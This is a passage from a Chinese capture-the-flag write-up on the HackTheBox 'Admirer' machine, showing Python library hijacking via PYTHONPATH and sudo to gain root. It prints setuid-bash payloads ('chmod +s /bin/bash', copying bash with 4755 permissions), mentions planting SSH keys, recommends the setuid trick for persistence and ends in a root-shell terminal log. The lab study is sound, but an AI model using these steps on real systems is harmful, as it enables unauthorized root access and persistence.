
> 注意第一个空行，这很重要 - 它在运行时用脚本的当前目录填充（因此如果 waldo 可以写入/opt/scripts，我可以通过这种方式利用它）。在这个系统上，$PYTHONPATH 当前是第一个填充目录。这意味着 Python 将首先尝试查看当前脚本目录，然后在尝试 `/tmp`，然后 Python 尝试加载 `shutil`。

还有就是 `0xdf` 碰到了定时任务每隔几分钟清理文件的情况，所以目标机器将 `hijacking` 文件写在 `/tmp`、`/opt/scripts` 文件夹内都不太合适。

所以可以查找其他的可写目录： `$ find / -type d -writable 2>/dev/null | grep -v -e '^/proc' -e '/run'`

我的思路是当时写反弹shell， `0xdf` 的提权思路是复制 `/bin/bash` 和向 `authorized_keys` 写公钥。 `os.system('cp /bin/bash /var/tmp/.0xdf; chown root:root /var/tmp/.0xdf; chmod 4755 /var/tmp/.0xdf')`

实际上经过这一段时间的解题，目前我认为 `os.system('chmod +s /bin/bash’)` 是最简单快速的方式，以后拿来做权限维持会是个不错的思路。



```
waldo@admirer:~/.nano$ ls
shutil.py
waldo@admirer:~/.nano$ vi shutil.py
waldo@admirer:~/.nano$ sudo PYTHONPATH=/home/waldo/.nano/ /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:~/.nano$ Traceback (most recent call last):
  File "/opt/scripts/backup.py", line 3, in <module>
    from shutil import make_archive
ImportError: cannot import name 'make_archive'
^C
waldo@admirer:~/.nano$ /bin/bash -p
bash-4.4# id
uid=1000(waldo) gid=1000(waldo) euid=0(root) egid=0(root) groups=0(root),1000(waldo),1001(admins)
bash-4.4# █
[work] 1:sshpass*
```

微信搜一搜

一个人的安全笔记

参考

- https://w00tsec.blogspot.com/2018/04/abusing-mysql-local-infile-to-read.html
- https://phonexicum.github.io/infosec/sql-injection.html
- https://book.hacktricks.xyz/linux-unix/privilege-escalation#setenv
- https://medium.com/analytics-vidhya/python-library-hijacking-on-linux-with-examples-a31e6a9860c8